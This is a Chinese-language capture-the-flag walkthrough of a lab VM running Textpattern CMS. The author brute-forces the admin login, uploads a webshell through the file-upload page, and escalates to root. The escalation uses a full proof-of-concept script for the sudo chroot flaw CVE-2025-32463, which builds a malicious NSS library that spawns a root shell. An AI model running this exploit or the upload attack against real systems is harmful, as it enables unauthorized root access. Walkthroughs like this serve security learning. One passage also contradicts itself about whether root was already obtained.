5ud0

比较坑的一个靶机，对于我这种脚本小子来说简直是灾难，好在加上ai总算是解决了
首先还是信息打点

```
┌──(root㉿kali)-[~]
└─# curl 192.168.1.55
<!DOCTYPE html>
<html lang="en" dir="ltr">

<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, 
viewport-fit=cover">
    <title>My site</title>

    <!-- CSS -->
    <link rel="stylesheet" href="http://textpattern.dsz/css.php?
n=default&amp;t=four-point-eight" />

    <!-- ...or you can use (faster) external CSS files e.g. <link 
rel="stylesheet" href="http://textpattern.dsz/themes/four-point-
eight/styles/default.css"> -->

    <meta name="generator" content="Textpattern CMS">







                    <meta name="robots" content="index, follow">
                    <link rel="canonical" href="http://textpattern.dsz/">
                    <script type="application/ld+json">
                        {
                            "@context": "https://schema.org",
                            "@type": "WebSite",
                            "headline": "My site",

                            "url": "http:\/\/textpattern.dsz\/"
                        }
                    </script>






    <!-- content feeds -->
    <link rel="alternate" type="application/atom+xml" title="Atom feed" href="http://textpattern.dsz/index.php?atom=1" />
    <link rel="alternate" type="application/rss+xml" title="RSS feed" href="http://textpattern.dsz/index.php?rss=1" />
</head>


    <body class="front-page" itemscope itemtype="https://schema.org/WebPage">


    <a class="skip-link" href="#main">Go to content</a>

<header class="site-header">
    <h2><a rel="home" href="http://textpattern.dsz/">My site</a></h2>

        <h3>My site slogan</h3>

</header>

<nav id="navigation" class="site-navigation" aria-label="Site navigation" itemscope itemtype="https://schema.org/SiteNavigationElement">
    <div>
        <ul class="section_list">
            <li class="active">
                <a itemprop="url" href="http://textpattern.dsz/index.php">
                    Home
                </a>
            </li>
            <li>
                <a itemprop="url" href="http://textpattern.dsz/index.php?
s=articles">
                    Articles
                </a>
            </li>
        </ul>

        <!-- links by default to form: 'search_input.txp' unless you specify a
different form -->
        <div class="search" aria-label="Search" itemscope
itemtype="https://schema.org/WebSite">
    <meta itemprop="url" content="http://textpattern.dsz/">
    <form role="search" method="get" action="http://textpattern.dsz/"
itemprop="potentialAction" itemscope
itemtype="https://schema.org/SearchAction">
        <meta itemprop="target" content="http://textpattern.dsz/?q={q}">
        <label class="accessibility" for="search">Search</label>
        <input id="search" name="q" type="search" itemprop="query-input"
placeholder="Search">
    </form>
</div>
    </div>
</nav>

    <div class="wrapper">
        <div class="container">

            <!-- Main content -->
            <main id="main" aria-label="Main content" itemscope
itemtype="https://schema.org/Blog">

                <!-- is this the search result page? also omits the pagination
links below (uses pagination format within search_display.txp instead) -->

                    <!-- else is this the front page? -->

                        <!-- links by default to form: 'default.txp' unless
you specify a different form -->
```

```
                        <article class="article" itemprop="blogPost" itemscope itemtype="https://schema.org/BlogPosting">
    <meta itemprop="mainEntityOfPage" content="http://textpattern.dsz/index.php?id=1">


        <h1 itemprop="headline"><a href="http://textpattern.dsz/index.php?id=1" itemprop="url" title="Read more">Welcome to your site</a>
        </h1>


    <p>
        <strong>
            Posted
        </strong>
        <time datetime="2025-07-13T09:32:14Z" itemprop="datePublished">
            2 days ago
        </time>
        <meta itemprop="dateModified" content="2025-07-13T09:32:14Z" />

        <!-- only display comments count if comments posted, or if new comments allowed -->

            <br>
            <strong>
                Comments
            </strong>
            <a href="http://textpattern.dsz/index.php?id=1#comments-head" title="View" itemprop="discussionUrl">
                <span itemprop="interactionStatistic" itemscope itemtype="https://schema.org/InteractionCounter">
                    <meta itemprop="interactionType" content="https://schema.org/CommentAction" />
                    <span itemprop="userInteractionCount">1</span>
                </span>
            </a>

    </p>
    <div itemprop="articleBody">
        <h3>What do you want to do next?</h3>

<ul>
        <li>Write a <a href="//textpattern.dsz/textpattern/index.php?
event=article">new article</a>? Let your creativity flow!</li>
        <li>Change this site&#8217;s name, slogan or select a different
article <span class="caps">URL</span> style? Check and modify your <a
href="//textpattern.dsz/textpattern/index.php?event=prefs">preferences</a>.
</li>
        <li>Edit or delete this article? Your <a
href="//textpattern.dsz/textpattern/index.php?event=list">articles</a> list is
the place to start.</li>
        <li>Upload <a href="//textpattern.dsz/textpattern/index.php?
event=image">images</a> or <a href="//textpattern.dsz/textpattern/index.php?
event=file">files</a> to accompany your articles?</li>
        <li>Learn Textile, the markup generator included with Textpattern? You
can try it in the <a href="https://textpattern.com/textile-sandbox">Textile
sandbox</a>.
        <ul>
                <li>If you want to learn more, you can refer to an extensive
<a href="https://textpattern.com/textile-reference-manual">Textile manual</a>.
</li>
        </ul></li>
        <li>Be guided through your <a
href="https://textpattern.com/textpattern-first-steps">Textpattern first
steps</a> by completing some tasks?</li>
        <li>Study the <a href="https://textpattern.com/textpattern-semantic-
model">Textpattern Semantic Model</a>?</li>
        <li>Add one or more additional <a
href="//textpattern.dsz/textpattern/index.php?event=admin">users</a>, or
extend Textpattern&#8217;s capabilities with <a
href="//textpattern.dsz/textpattern/index.php?event=plugin">plugins</a> from
the <a href="https://textpattern.com/plugins">Textpattern plugin
directory</a>?</li>
        <li>Dive in and learn by doing? Please note:
        <ul>
                <li>When you write an article you assign it to a <a
href="//textpattern.dsz/textpattern/index.php?event=section">section</a> of
```

```
your site.</li>
                <li>Sections use a <a
href="//textpattern.dsz/textpattern/index.php?event=page">page</a> template
and a <a href="//textpattern.dsz/textpattern/index.php?event=css">style</a> to
define how site content appears in a browser.</li>
                <li>Page templates typically use <abbr title="HyperText Markup
Language"><span class="caps">HTML</span></abbr> and <a
href="https://docs.textpattern.com/tags/">Textpattern tags</a> (like this:
<code>&lt;txp:article /&gt;</code>) to build the output code.</li>
                <li>Some Textpattern tags use <a
href="//textpattern.dsz/textpattern/index.php?event=form">forms</a>, reusable
building blocks that provide extensive control and customization over your
site construction.</li>
                <li>Pages, styles and forms can be packaged into <a
href="//textpattern.dsz/textpattern/index.php?event=skin">themes</a> and
assigned to one or more sections.</li>
        </ul></li>
        </ul>

<p>Textpattern tags, their attributes and values are explained within the <a
href="https://docs.textpattern.com/">Textpattern User Documentation</a>, where
you will also find valuable examples, advice and tutorials.</p>

<p>There&#8217;s also a group of friendly, helpful Textpattern users and
administrators at the <a href="https://forum.textpattern.com/">Textpattern
support forum</a>.</p>

<p>Additional language translations and corrections are welcomed. Please visit
<a href="https://textpattern.com/languages">Textpattern language
translations</a> for further details.</p>

<p>This is an <a rel="bookmark" href="http://textpattern.dsz/index.php?
id=1">example article</a> included with Textpattern to demonstrate some of the
first steps you can undertake. An example comment is associated with this
article. The article and comment can be safely deleted using the <a
href="//textpattern.dsz/textpattern/index.php?event=list">articles</a> and <a
href="//textpattern.dsz/textpattern/index.php?event=discuss">comments</a>
lists.</p>
    </div>
    <p>
        <strong>
            Author
        </strong>
        <span itemprop="author" itemscope itemtype="https://schema.org/Person">
            <span itemprop="name">
                <a rel="author" href="http://textpattern.dsz/index.php?author=Textpattern">Textpattern</a>
            </span>
        </span>

        <!-- only display categories if they are actually set for an article, otherwise omit -->

            <br>
            <strong>
                Categories
            </strong>
            <span itemprop="keywords">
                <a href="http://textpattern.dsz/index.php?c=hope-for-the-future">Hope for the future</a>, <a href="http://textpattern.dsz/index.php?c=meaningful-labor">Meaningful labor</a>
            </span>

    </p>

    <!-- if this is an individual article then add the comments section via form: comments_display.article.txp -->


</article>




                    <!-- add pagination links to foot of front page/author listings/category listings if there are more articles available -->
            </main>

            <aside class="complementary-content">
    <!-- feed links, default flavor is RSS, so we don't need to specify a
flavor on the first feed_link -->
    <p><a type="application/rss+xml" title="RSS feed"
href="http://textpattern.dsz/index.php?rss=1">RSS</a> / <a
type="application/atom+xml" title="Atom feed"
href="http://textpattern.dsz/index.php?atom=1">Atom</a></p>

    <!-- if links exist, renders a links list -->

        <section>
            <h4>Links</h4>
            <!-- links by default to form: 'plainlinks.txp' unless you specify
a different form -->
            <ul class="linklist"><li><!-- This is being used as an external
links form, therefore rel is set to 'external' -->
<a rel="external" href="https://textpattern.com/">Textpattern website</a></li>
<li><!-- This is being used as an external links form, therefore rel is set to
'external' -->
<a rel="external" href="https://docs.textpattern.com/">Textpattern user
documentation</a></li>
<li><!-- This is being used as an external links form, therefore rel is set to
'external' -->
<a rel="external" href="https://textpattern.com/github">Textpattern on
GitHub</a></li>
<li><!-- This is being used as an external links form, therefore rel is set to
'external' -->
<a rel="external" href="https://textpattern.com/@textpattern">Textpattern on
Twitter</a></li></ul>
        </section>

</aside>

        </div> <!-- /.container -->
    </div> <!-- /.wrapper -->

    <footer class="site-footer">
    <p><small>Published with <a rel="external" href="https://textpattern.com/"
```

```
title="Go to the Textpattern website">Textpattern CMS</a></small></p>
</footer>

</body>
</html>
<!-- Trace summary:
Runtime    : 12.09 ms
Query time: 5.31 ms
Queries    : 19
Memory (*): 778 kB
-->

┌──(root㉿kali)-[~]
└─# nmap 192.168.1.55
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-16 02:08 HKT
Nmap scan report for 192.168.1.55 (192.168.1.55)
Host is up (0.0012s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:F1:4B:43 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

没看到什么有用的信息，直接扫目录

```
[02:10:49] 403 -  277B  - /.ht_wsr.txt
[02:10:49] 403 -  277B  - /.htaccess.sample
[02:10:49] 403 -  277B  - /.htaccess.orig
[02:10:49] 403 -  277B  - /.htaccess_orig
[02:10:49] 403 -  277B  - /.htaccess_sc
[02:10:49] 403 -  277B  - /.htaccess_extra
[02:10:49] 403 -  277B  - /.htaccess.bak1
[02:10:49] 403 -  277B  - /.htaccessBAK
[02:10:49] 403 -  277B  - /.htaccess.save
[02:10:49] 403 -  277B  - /.htaccessOLD
[02:10:49] 403 -  277B  - /.htaccessOLD2
```


```
[02:10:49] 403 -  277B  - /.htm
[02:10:49] 403 -  277B  - /.html
[02:10:50] 403 -  277B  - /.htpasswd_test
[02:10:50] 403 -  277B  - /.htpasswds
[02:10:50] 403 -  277B  - /.httr-oauth
[02:10:51] 403 -  277B  - /.php
[02:11:18] 200 -    0B  - /css.php
[02:11:21] 301 -  312B  - /files  ->  http://192.168.1.55/files/
[02:11:22] 200 -  479B  - /files/
[02:11:25] 200 -   24KB - /HISTORY.txt
[02:11:26] 301 -  313B  - /images  ->  http://192.168.1.55/images/
[02:11:26] 200 -  404B  - /images/
[02:11:26] 404 -    4KB - /index.php/login/
[02:11:27] 200 -    1KB - /INSTALL.txt
[02:11:29] 200 -    6KB - /LICENSE.txt
[02:11:42] 200 -  466B  - /README.txt
[02:11:44] 501 -   15B  - /rpc/
[02:11:45] 403 -  277B  - /server-status
[02:11:45] 403 -  277B  - /server-status/
[02:11:48] 301 -  312B  - /sites  ->  http://192.168.1.55/sites/
[02:11:48] 200 -  282B  - /sites/README.txt
[02:11:52] 200 -    2KB - /textpattern/
[02:11:52] 301 -  313B  - /themes  ->  http://192.168.1.55/themes/
[02:11:52] 200 -  403B  - /themes/
[02:11:54] 200 -    1KB - /UPGRADE.txt
```

从这几个txt文件中可以得知这又是一个cms系统，直接上网找到相关系统的漏洞，发现一个后台，直接爆破账号密码，访问textpattern/index.php?event=file路由，admin/superman，存在任意文件上传漏洞，直接传马，蚁剑连接

```
(www-data:/tmp) $ cd /home

(www-data:/home) $ ls

todd

(www-data:/home) $ cd todd

(www-data:/home/todd) $ cat user.txt
```


```
flag{user-80e68759-1ca0-45eb-82a7-601b1f78dfe5}
```

拿到userflag，传个linpeas扫描可以利用的地方，先将shell弹到kali上，扫描的结果如下



```
  ── It looks like /usr/bin/sudo is using /proc/self/stat and you can modify
 it (strings line: /proc/self/stat) (https://tinyurl.com/suidpath)

-rwsr-xr-x 1 root root       483K May  9 08:40 /usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 root root       641K Jul 12 09:45 /usr/local/bin/sudo
  ── It looks like /usr/local/bin/sudo is using /proc/self/stat and you can
modify it (strings line: /proc/self/stat) (https://tinyurl.com/suidpath)
```

发现有两个sudo，正常来说一般只有一个sudo，联想靶机名为sudo，猜测可能是这里有东西
常规的看sudoers，sudo -l，shadow啥都都没权限
看一下两个sudo的版本



```
(www-data:/tmp) $ which sudo
/usr/local/bin/sudo
(www-data:/tmp) $ /usr/bin/sudo -V
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2
```

两个sudo都能找到对应的cve漏洞，但是第一个没打通，据网上所说好像要能写sudoers，所以试试第二个，CVE-2025-32463，网上公开的poc如下

```
#!/bin/bash
STAGE=$(mktemp -d /tmp/sudostage.XXXX)
cd "$STAGE"

cat > xd1337.c << 'EOF'
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void xd1337(void) {
    setreuid(0, 0);
    setregid(0, 0);
    chdir("/");
    execl("/bin/bash", "/bin/bash", NULL);
}
EOF
```

```
mkdir -p xd/etc libnss_
echo "passwd: /xd1337" > xd/etc/nsswitch.conf
cp /etc/group xd/etc/

gcc -shared -fPIC -Wl,-init,xd1337 -o libnss_/xd1337.so.2 xd1337.c

sudo -R xd /bin/true
```

然而这个脚本存在两个问题，由于系统默认使用local下的sudo，需要修改为/usr/bin/sudo，但是这样也不够，直接使用会触发这个问题

```
$ ./CVE-2025-32463-POC.sh


We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:


    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.


For security reasons, the password you type will not be visible.


sudo: a terminal is required to read the password; either use the -S option to
read from standard input or configure an askpass helper
```

成功执行了漏洞利用脚本，并且获得了 root 权限的 shell。然而，在执行过程中，`sudo` 仍然提示需要密码，这是因为脚本中没有正确处理 `sudo` 的密码输入。这里就要用到-S参数强制sudo从输入中读取密码，再执行，最后成功提权

```
$ ./CVE-2025-32463-POC.sh


We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:


    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.


For security reasons, the password you type will not be visible.
```

```
[sudo] password for www-data:
cat /root/root.ttx
cat: /root/root.ttx: No such file or directory
cat /root/root.txt
flag{root-257f425d-1ea4-4b8e-8dd8-69523f25d249}
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

就是这两个点卡了我两个小时，服了